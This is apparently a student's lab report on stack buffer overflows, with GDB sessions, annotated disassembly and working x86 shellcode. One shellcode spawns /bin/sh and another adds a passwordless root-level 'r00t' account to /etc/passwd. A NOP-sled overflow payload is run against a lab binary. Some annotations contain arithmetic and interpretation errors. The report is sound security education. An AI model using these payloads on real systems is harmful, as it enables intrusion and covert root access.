
ISA 564: Lab 1 – Buffer Overflows and Shellcode

Task 1 Answers:

Question 1.1 –After compiling and executing Lab1.1.c, the output displayed a *"segmentation fault"* as shown below:



The segmentation fault occurs when the function(buf) attempts to utilize the built-in function strcpy() to input the buf[256] array (contains 256-bytes) into the buf[16] array (contains 16 bytes).

Because the strcpy() won't check the size compatibility between the two arrays before computing, the buf[256] array overfills the buf[16] array and then attempts access memory outside fill the rest of the buf[256] array values in. This illegal access of memory causes the program to crash and hence a segmentation fault error.

Question 1.2 – I run Lab1.1.c through the GDB (GNU Debugger), set a breakpoint at line 16 (stops right before *function(buf)*), and finally type in "*info frame*" to get basic information about the current stack. Additionally, I will then take ONE step into the function with *si* command and take the info frame.

```
(gdb) b *main+76
Breakpoint 1 at 0x594: file Lab1.1.c, line 16.
(gdb) r
Starting program: /root/Desktop/Lab1/Lab1.1

Breakpoint 1, 0x00400594 in main () at Lab1.1.c:16
16        function(buf);
(gdb) info frame
Stack level 0, frame at 0xbffff390:
 eip = 0x400594 in main (Lab1.1.c:16); saved eip = 0xb7e07286
 source language c.
 Arglist at 0xbffff378, args:
 Locals at 0xbffff378, Previous frame's sp is 0xbffff390
 Saved registers:
  ebp at 0xbffff378, eip at 0xbffff38c
(gdb) si
function (inbuf=0xbffff26c 'A' <repeats 200 times>...) at Lab1.1.c:6
6       {
(gdb) info frame
Stack level 0, frame at 0xbffff250:
 eip = 0x40051d in function (Lab1.1.c:6); saved eip = 0x400599
 called by frame at 0xbffff390
 source language c.
 Arglist at 0xbffff248, args: inbuf=0xbffff26c 'A' <repeats 200 times>...
 Locals at 0xbffff248, Previous frame's sp is 0xbffff250
 Saved registers:
  eip at 0xbffff24c
(gdb)
```

From the above screenshot, the **ebp** values (which are the 'frame at' values) change between the info frames. The stack pointer (**esp**) also changes because the values after "Previous frame's sp is" also change between the 2 steps. Finally, the instruction pointer (**eip**) changes between the 2 frames. Any old values are stored onto the stack for future

Question 1.3–Regarding lines 8 and 9 of the Lab1.2.c program file:


In line 8: the *ret variable is made to point to the return address. Initially, it is made from the pointer starting at the address of the buf register which is then shifted up by 10 bytes.

In line 9: here, the return address is initially incremented by 4 bytes. This incrementation value needs to be modified so the x=1 instruction can be skipped and program can execute and avoid a segmentation fault.

Question 1.4–The changes that I needed to make to lines 8 & 9 of Lab1.2.c program are:

int *ret = (int*)(buf+10); → int *ret = (int*)(buf+12);

(*ret) += 4; → (*ret) += 7;



Task 2 Answers:

Question 2.1 – First, here is the initial compiling of the Lab1.3 program along with the entire command I used for disassembling:

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/Lab1# gcc -g -o Lab1.3 Lab1.3.c
root@kali:~/Desktop/Lab1# objdump -d -j .text Lab1.3
```

After I entered the disassemble command (**I am leaving syntax as AT&T**), I got several disassembly sections like <start>, <_x86.get_pc_thunk.bx>, and etc. Below is a screenshot of the <main> disassembly section as required by the question:

```
File  Edit  View  Search  Terminal  Help
0000054d <main>:
 54d:   8d 4c 24 04             lea    0x4(%esp),%ecx
 551:   83 e4 f0                and    $0xfffffff0,%esp
 554:   ff 71 fc                pushl  -0x4(%ecx)
 557:   55                      push   %ebp
 558:   89 e5                   mov    %esp,%ebp
 55a:   53                      push   %ebx
 55b:   51                      push   %ecx
 55c:   83 ec 10                sub    $0x10,%esp
 55f:   e8 ec fe ff ff          call   450 <__x86.get_pc_thunk.bx>
 564:   81 c3 9c 1a 00 00       add    $0x1a9c,%ebx
 56a:   c7 45 f0 2f 62 69 6e    movl   $0x6e69622f,-0x10(%ebp)
 571:   c7 45 f4 2f 73 68 00    movl   $0x68732f,-0xc(%ebp)
 578:   83 ec 04                sub    $0x4,%esp
 57b:   6a 00                   push   $0x0
 57d:   6a 00                   push   $0x0
 57f:   8d 45 f0                lea    -0x10(%ebp),%eax
 582:   50                      push   %eax
 583:   e8 68 fe ff ff          call   3f0 <execve@plt>
 588:   83 c4 10                add    $0x10,%esp
 58b:   83 ec 0c                sub    $0xc,%esp
 58e:   6a 00                   push   $0x0
 590:   e8 3b fe ff ff          call   3d0 <exit@plt>
 595:   66 90                   xchg   %ax,%ax
 597:   66 90                   xchg   %ax,%ax
 599:   66 90                   xchg   %ax,%ax
 59b:   66 90                   xchg   %ax,%ax
 59d:   66 90                   xchg   %ax,%ax
 59f:   90                      nop
```

54d: → *lea 0x4(%esp), %ecx*: The memory address that lies 4 bytes(0x4) into the stack from the current stack point(%esp) is stored into the ECX register(%ecx).

551: → *and $0xfffffff0, %esp*: The and operation between $0xfffffff0 and the address of (%esp) results in a value that is mostly the same as the stored address of (%esp); but the last 4 bits are zeroed out. This outcome results in 16 bytes being aligned in the stack. This alignment means that each variable should start from a byte that is a multiple of 16 bytes on the stack.

554: → *pushl -0x4(%ecx)*: -0x4 points to the value stored of the memory/register that is 4 bytes out of the stack from register (%ecx). That value is then pushed onto the stack; the pushl means that output will be in 32-bit format (=4 bytes) as the l stands for long.

557: → *push %ebp* : The value from base pointer(%ebp) is then stored onto the stack.

558: → *mov %esp,%ebp* : The base pointer(%ebp) is set to be equal to stack pointer(%esp) value.

55a: → *push %ebx* : The EBX register value is saved onto the stack

55b: → *push %ecx* : The ECX register value is then saved onto the stack

55c: → *sub $0x10,%esp* : With subtraction, the stack pointer is decreased by the value 0x10 in order to allocate 14 bytes(hex to decimal conversion: 0x10→ 14) within the stack.

55f: → *call 450 <_x86.get_pc_thunk.bx>*: …..

564: → *add $0x1a9c,%ebx*: The value of 0x1a9c(6812 in decimal value) is added to the content of the EBX register and the result is stored in that register.

56a: → *movl $0x6e69622f, -0x10(%ebp)*: The value, 0x6e69622f, is stored in the memory location that is 16 bytes (0x10 → 16) out of the stack from the base pointer. **When the above hexadecimal value pairs are reversed (→ "2f/62/69/6e") and then converted to ASCII symbols, the resulting string is "/bin" which is the 1st part of "/bin/sh". The string "/bin" is copied onto -0x10(%ebp).**

571: → *movl $0x68732f, -0xc(%ebp)*: The value, 0x68723f, is stored in the memory location that is 12 bytes (0xc → 12) out of the stack from the base pointer. **Here, when 0x68723f is converted to ASCII symbols, the output string is "/sh"; which is the 2nd part of "/bin/sh". String "/sh" is copied onto -0xc(%ebp) which is positioned just underneath -0x10(%ebp) where "/bin" is stored.**

578: → *sub $0x4,%esp* : With subtraction, the stack pointer (%esp) is decreased by 0x4. Hence, allocating 4 bytes within the stack(0x4 → 4).

57b: → *push $0x0* : Pushes a NULL value onto stack. However, this NULL value will be used as the 3rd operand in the execve(buf, NULL, NULL) function when it executed.

57d: → *push $0x0* : Pushes a NULL value on stack that will be the 2nd operand in execve(buf, NULL, NULL).

57f: → *lea -0x10(%ebp),%eax*: The memory address of the memory location 16 bytes out of the stack (0x10 → 16) from basepoint(%ebp) is stored into the EAX register. **Hence, EAX holds the address of where "/bin/sh" is stored.**

582: → *push %eax*: Pushes the value(address of where "/bin/sh" is stored) of register EAX onto the stack.

583: → *call 3f0 <execve@plt>*: Call the library procedure execve(). The inputs for function execve() are all pointers……

588: → *add $0x10, %esp* : The stack pointer value is shifted 16 bytes (0x10 → 16) into the stack because 0x10 is added to the stack pointer value.

58b: → *sub $0xc, %esp* : Now the stack pointer value is shifted 12 bytes (0xc → 12) out of the stack because 0xc is subtracted from the stack pointer value.

58e: → *push $0x0* : Pushes a NULL value onto stack. This value of 0 will be used as an input for the exit function.

590: → *call 3d0 <exit@plt>*: Call the library procedure exit(). The current process is terminated.

(595-59d): → *xchg %ax, %ax* : This function constantly exchanged the value of the %ax register with itself. This xchg %ax,%ax is a NOP function since it does nothing. It is executed 5 times.

59f: → *nop* : This is a no operation function that has been declared.

Question 2.2 – The issues of using the assembly output from Lab1.3.c directly as shellcode:

- The "/bin" and "/sh" strings are stored in -0x10(%ebp) and -0xc(%ebp) respectively. Neither exists in shellcode let alone the entire string.
- The execve() and exit() are called directly. But this requires them to be dynamically linked in the binary(compiled object file) which may not be the case.
- Lastly, by directly pushing and moving 0s, NULL bytes will be created.

Question 2.3 – From Lab1.4, here is shellcode1[] that needs to be disassembled and annotated:

char shellcode1[] =
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80";

After putting the above shellcode through the disassembler (at https://defuse.ca/online-x86-assembler.htm), the disassembled code looks like this:

```
0:  31 c9                   xor    ecx,ecx
2:  f7 e1                   mul    ecx
4:  51                      push   ecx
5:  68 2f 2f 73 68          push   0x68732f2f
a:  68 2f 62 69 6e          push   0x6e69622f
f:  89 e3                   mov    ebx,esp
11: b0 0b                   mov    al,0xb
13: cd 80                   int    0x80
15: 51                      push   ecx
16: b0 01                   mov    al,0x1
18: cd 80                   int    0x80
```

Regarding what each line does (the above lines are in Intel syntax):

0: → *xor ecx,ecx* : XOR the ECX register with itself will set the ECX register to zero.

2: → *mul ecx* : The contents of ECX register will multiply with the value of the EAX register and store the value in the EAX register. Since the value of ECX is 0, EAX will also be 0.

4: → *push ecx* : Push the ECX value of 0 onto the stack.

5: → *push 0x68732f2f* : I think the disassembler made an error because this value should really be 0x68732f. When these hex values are reversed in order (→ "/2f/73/68") and then converted into ASCII code, the output is "/sh" which is the later part of "/bin/sh". The string "/sh" is then pushed onto stack.

a: → *push 0x6e69622f* : Here also, when the hex value pairs are revered in order (→ "2f/62/69/6e") and converted ASCII format, the output is "/bin" which is the 1st part of the full string "/bin/sh". "/bin" is pushed on the stack on top of "/sh" which was previously pushed onto the stack.

f: → *mov ebx,esp*: Copy the value of the stack pointer ESP into the EBX register.

11: → *mov al,0xb*: Copy the value 0xb into register AL.

13: → *int 0x80*: A system call is made to the kernel. The system call is determined via value store in register AL. Since the stored value is 11(0xb→11), the syscall will execute the execve() function since 11 represents this function.

15: → *push ecx*: Push the ECX (which is still 0) onto the stack.

16: → *mov al,0x1*: Copy the value 0x1 into register AL.

18: → *int 0x80*: A system call is made to the kernel. The exit() function is performed since 1 (the value stored in register AL) represents the exit() function.

Summary of how this shellcode overcomes obstacles explained in Problem 2.2:

- Rather than storing "/bin" and "/sh" in memory locations(like using offsets of ESP as done earlier); they are now pushed directly onto the stack making it so the function execve() can call these variables directly.
- The EAX(more specifically, the AL section) register is now manipulated. This enables the "int 0x80" function to call the execve() and exit() functions without requiring them to be dynamically linked to the binary.
- Lastly, XOR registers are used to set values to 0. This means since there is no pushing or moving of 0s, there are no null values in assembly.

Question 2.4 – First Disassemble and annotate the shellcode in the shellcode2[] array in Lab1.4.c:

char shellcode2[] =
"\x6a\x05\x58\x31\xc9\x51\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe3\x66\xb9\x01\x04\xcd\x80\x89\xc3\x6a\x04\x58\x31\xd2\x52\x68\x30\x3a\x3a\x3a\x68\x3a\x3a\x30\x3a\x68\x72\x30\x30\x74\x89\xe1\x6a\x0c\x5a\xcd\x80\x6a\x06\x58\xcd\x80\x6a\x01\x58\xcd\x80";

Here is the shellcode disassembled and annotated:

```
0:  6a 05                   push   0x5
2:  58                      pop    eax
3:  31 c9                   xor    ecx,ecx
5:  51                      push   ecx
6:  68 73 73 77 64          push   0x64777373
b:  68 2f 2f 70 61          push   0x61702f2f
10: 68 2f 65 74 63          push   0x6374652f
15: 89 e3                   mov    ebx,esp
17: 66 b9 01 04             mov    cx,0x401
1b: cd 80                   int    0x80
1d: 89 c3                   mov    ebx,eax
1f: 6a 04                   push   0x4
21: 58                      pop    eax
22: 31 d2                   xor    edx,edx
24: 52                      push   edx
25: 68 30 3a 3a 3a          push   0x3a3a3a30
2a: 68 3a 3a 30 3a          push   0x3a303a3a
2f: 68 72 30 30 74          push   0x74303072
34: 89 e1                   mov    ecx,esp
36: 6a 0c                   push   0xc
38: 5a                      pop    edx
39: cd 80                   int    0x80
3b: 6a 06                   push   0x6
3d: 58                      pop    eax
3e: cd 80                   int    0x80
40: 6a 01                   push   0x1
42: 58                      pop    eax
43: cd 80                   int    0x80
```

Regarding what each line does (the above lines are also in Intel syntax):

0: → push 0x5: Push value 0x5 on top of stack

2: → pop eax: Pop top value on the stack, which is 0x5, into EAX register.

3: → xor ecx,ecx: XOR the ECX register with itself will make the ECX's value 0.

5: → push ecx: Push the ECX register and value (which is 0) on top of stack.

6: → push 0x64777373: Push the value 0x64777373 (in ASCII form: "sswd") on top of stack.

b: → push 0x61702f2f: Push the value 0x61702f2f (in ASCII form: "//pa") on top of stack.

10: → push 0x6374652f: Push the value 0x6374652f (in ASCII form: "/etc") on top of stack.

15: → mov ebx,esp: Copy the stack pointer value in register EBX.

17: → mov cx,0x401: Copy value 0x401 register CX(which is a 16-bit section of register ECX).

1b: → int 0x80: Calls the kernel to execute a system call. Since the value of 0x5(→5) is in register EAX (hence register AL as well), the function open() is executed since system call #5 references this function.

1d: → mov ebx,eax: The value of register EAX is saved into register EBX.

1f: → push 0x4: Value 0x4 in pushed on top of stack.

21: → pop eax: The value 0x4 which is on top of stack is popped into register EAX.

22: → xor edx,edx: XORing the value in register EDX with itself makes the new value in EDX zero.

24: → push edx: Push value of EDX, which is 0, on top of stack.

25: → push 0x3a3a3a30: Push the value 0x3a3a3a30 (in ASCII form: "0:::") on top of stack.

2a: → push 0x3a303a3a: Push the value 0x3a303a3a (in ASCII form: ":0::") on top of stack.

2f: → push 0x74303072: Push the value 0x74303072 (in ASCII form: "r00t") on top of stack.

34: → mov ecx,esp: Current stack pointer value is stored in ECX register.

36: → push 0xc: Value 0xc pushed on top of stack.

38: → pop edx: Value 0xc which was on top of stack is popped into register EDX.

39: → int 0x80: Calls the kernel to execute a system call. This time, the value of 0x4(→4) is in register EAX; the function write() is executed since system call #4 references this function.

3b: → push 0x6: Value 0x6 is pushed onto stack.

3d: → pop eax: 0x6 which was pushed on top of stack is now popped into register EAX.

3e: → int 0x80: Calls the kernel to execute function close() using system call #6 since register EAX has 0x6.

40: → push 0x1: Value 0x1 is put on top of stack.

42: → pop eax: 0x1 is now popped into register EAX.

43: → int 0x80: Calls the kernel to execute function exit() using system call #1 since register EAX has 0x1.

Summary of Above line annotations:

First, the value 0x5 is stored on register EAX which stored the system call reference number. Then the 'int 0x80' command executes the open() function since 0x5 was stored in register EAX. The open() command opens and possible creates a new file.


Later, the ASCII string bits of "sswd", "//pa", and "/etc" are pushed onto the stack. These string bits together form a file path. When properly combined, the full file path string is "/etc/passwd". This means a password file was opened.

Next, the value 0x4 was pushed onto stack and popped into EAX. Before the next "int 0x80" instruction, the ASCII string bits of "0:::", ":0::", and "r00t" were pushed onto the stack. When the string bits are properly combined, the full string should be "r00t:0::0:::". When the int 0x80 command executes again, the write() function is executed (since 0x4 was stored in EAX) and the full string "root:0::0:::" is written into the opened password file.

Afterwards, the EAX register is set to 0x6 to enable the "int 0x80" instruction to call the close() function which saves and closes the file. Finally, the the EAX register is set to 0x1 so the exit() function can be used to close the program.


Compile and execute Lab1.4.c using GCC (use *–z execstack*):

Here is my initial compilation and execution of Lab1.4 binary:



The binary is compiled without error. Also, I didn't make any changes to the Lab1.4.c and left it as is before compiling.

Next comes executing the "cat /etc/passwd" to see if any changes were written into the passwd file as expected from earlier examining the assembly code:



The whole /etc/passwd file has been dumped into the output; but its too big to show the whole thing. However, if you look at the bottom-left of the above screenshot at the end of the output, you will see the "r00t::0:0:::" string that was written into the passwd file during Lab1.4 binary execution; this proves the successful execution of the binary since this string was exactly what was supposed to be written while examining the assembly code earlier.

What string "r00t::0:0:::" means is that a new user names "r00t" has been created without a password. This new user would be allowed root access to system. This sort of shellcode has potential value to an attacker because the attacker can attempt to load this shellcode onto a target system to stealthily insert a new user(and password). Later, because the attacker would know the new user profile and password, he/she can proceed to gain illicit access to the system that the shellcode was loaded onto.

III. Task 3 Answers:

Question 3.1 – I first compiled Lab1.5.c as follows and as instructed:

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/Lab1# gcc -z execstack -g -o Lab1.5 Lab1.5.c
root@kali:~/Desktop/Lab1# gdb -q ./Lab1.5
```

But before proceeding further, I decided to set a breakpoint right before the end of the overflow function:

```
(gdb) disas overflow
Dump of assembler code for function overflow:
   0x0000051d <+0>:     push   %ebp
   0x0000051e <+1>:     mov    %esp,%ebp
   0x00000520 <+3>:     push   %ebx
   0x00000521 <+4>:     sub    $0x44,%esp
   0x00000524 <+7>:     call   0x586 <__x86.get_pc_thunk.ax>
   0x00000529 <+12>:    add    $0x1ad7,%eax
   0x0000052e <+17>:    sub    $0x8,%esp
   0x00000531 <+20>:    pushl  0x8(%ebp)
   0x00000534 <+23>:    lea    -0x48(%ebp),%edx
   0x00000537 <+26>:    push   %edx
   0x00000538 <+27>:    mov    %eax,%ebx
   0x0000053a <+29>:    call   0x3b0 <strcpy@plt>
   0x0000053f <+34>:    add    $0x10,%esp
   0x00000542 <+37>:    nop
   0x00000543 <+38>:    mov    -0x4(%ebp),%ebx
---Type <return> to continue, or q <return> to quit---
   0x00000546 <+41>:    leave
   0x00000547 <+42>:    ret
End of assembler dump.
(gdb) b *overflow+42
Breakpoint 1 at 0x547
(gdb)
```

Now, I start with an initial overwrite string (NOP-sled + stack shellcode + "dummy" return address). With a NOP-sled of 53*"\x90", the dummy return address ("\x42\x42\x42\x42") overwrites the value stored in the EIP register as shown below (via 'info frame' command):

```
(gdb) r $(python -c 'print "\x90"*53+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\
x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\x42"*4')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*53+"\x31\xC0\
x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80
"+"\x42"*4')

Breakpoint 1, 0x00400547 in overflow ()
(gdb) i frame
Stack level 0, frame at 0xbffff300:
 eip = 0x400547 in overflow; saved eip = 0x42424242
 called by frame at 0xbffff304
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0xbffff300
 Saved registers:
  eip at 0xbffff2fc
(gdb)
```

As shown, the dummy address "\x42\x42\x42\x42" successfully overwrites the EIP register as the saved EIP. Then to find a NOP address to replace the dummy return address, I looked into the content of 28 memory locations (4 bytes per memory address location) starting from memory address '0xbffff290' (to show the entire overwrite string before the EIP register's address of '0xbffff300'):

```
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff571      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0xc289c189      0x80cd0bb0      0x42424242
(gdb) x 0xbffff2fc
0xbffff2fc:     0x42424242
(gdb)
```

In the above memory location, the entire overwrite hex string ending with the dummy address (‘0x42424242’) is visible. The EIP return address (which is stored at 0xbffff2fc) needs to point to a memory address within my NOP sled. I have decided to used the 0xbffff2c0 as the memory address. The overwriting of the memory at 0xbffff2fc should now be **successful**.

```
(gdb) r $(python -c 'print "\x90"*53+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\
x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\xC0\xF2\xFF\xBF"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*53+"\x31\xC0\x50\
x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\xC0\
xF2\xFF\xBF"')

Breakpoint 1, 0x00400547 in overflow ()
(gdb) i frame
Stack level 0, frame at 0xbffff300:
 eip = 0x400547 in overflow; saved eip = 0xbffff2c0
 called by frame at 0x80cd0bb8
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0xbffff300
 Saved registers:
  eip at 0xbffff2fc
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff571      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0xc289c189      0x80cd0bb0      0xbffff2c0
(gdb)
```

At the beginning of the above screenshot, I re-ran the exploit code with the appended NOP-address. At the breakpoint (right before overflow program exits), *info frame* shows that saved eip=0xbffff2c0 which is **exactly** what I used to overwrite the register.

Question 3.2 – This time, I try to run the program exploit till the end (without breakpoints). However, I receive a segmentation error:

```
File  Edit  View  Search  Terminal  Help
(gdb) r $(python -c 'print "\x90"*53+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\
x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\xC0\xF2\xFF\xBF"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*53+"\x31\xC0\
x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80
"+"\xC0\xF2\xFF\xBF"')

Program received signal SIGSEGV, Segmentation fault.
0xbffff2f5 in ?? ()
(gdb)
```

To figure out where the segmentation fault took place, I'll first reinsert the breakpoint right before overflow ends (overflow+42) and then re-run the program.

```
(gdb) b *overflow+42
Breakpoint 1 at 0x547
(gdb) r $(python -c 'print "\x90"*53+"\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\
x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80"+"\xC0\xF2\xFF\xBF"')
Starting program: /root/Desktop/Lab1/Lab1.5 $(python -c 'print "\x90"*53+"\x31\xC0\
x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x89\xC1\x89\xC2\xB0\x0B\xCD\x80
"+"\xC0\xF2\xFF\xBF"')

Breakpoint 1, 0x00400547 in overflow ()
(gdb) i frame
Stack level 0, frame at 0xbffff300:
 eip = 0x400547 in overflow; saved eip = 0xbffff2c0
 called by frame at 0x80cd0bb8
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0xbffff300
 Saved registers:
  eip at 0xbffff2fc
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0xc289c189      0x80cd0bb0      0xbffff2c0
(gdb)
```

Next, I'll step through the program from here on using command *ni*. The instruction pointer will start at 0xbffff2c0 and eventually traverse though the NOP-sled and into the shellcode.

```
(gdb) ni
0xbffff2c0 in ?? ()
(gdb) ni
0xbffff2c1 in ?? ()
(gdb) ni
0xbffff2c2 in ?? ()
(gdb) ni
0xbffff2c3 in ?? ()
(gdb)
0xbffff2c4 in ?? ()
(gdb) ni
```

As I stepped through, I have used *'info frame'* and *'x/28x 0xbffff290'* several times as I typed in *ni*.
and I found that the memory values have not changed around the NOP-sled and shell code area. However, the **last time** the memory values stay the same is when the instruction pointer reaches *'0xbffffe7'*.

```
File  Edit  View  Search  Terminal  Help
(gdb) ni
0xbffff2e5 in ?? ()
(gdb) ni
0xbffff2e7 in ?? ()
(gdb) i f
Stack level 0, frame at 0x80cd0bb8:
 eip = 0xbffff2e7; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x80cd0bb4
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0x80cd0bb8
Cannot access memory at address 0x80cd0bb0
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0xc289c189      0x80cd0bb0      0xbffff2c0
(gdb)
```

When the instruction pointer reaches *'0xbffffe8'*, a change takes place in the memory locations:

```
(gdb) ni
0xbffff2e8 in ?? ()
(gdb) i frame
Stack level 0, frame at 0x80cd0bb8:
 eip = 0xbffff2e8; saved eip = <not saved>
 Outermost frame: Cannot access memory at address 0x80cd0bb4
 Arglist at 0x80cd0bb0, args:
 Locals at 0x80cd0bb0, Previous frame's sp is 0x80cd0bb8
Cannot access memory at address 0x80cd0bb0
(gdb) x/28x 0xbffff290
0xbffff290:     0x00402000      0x00402000      0xb7fa2000      0x0040053f
0xbffff2a0:     0xbffff2b0      0xbffff579      0x00c30000      0x00400529
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xbffff2f0:     0xe3896e69      0xc289c189      0x80cd0bb0      0x00000000
(gdb)
```

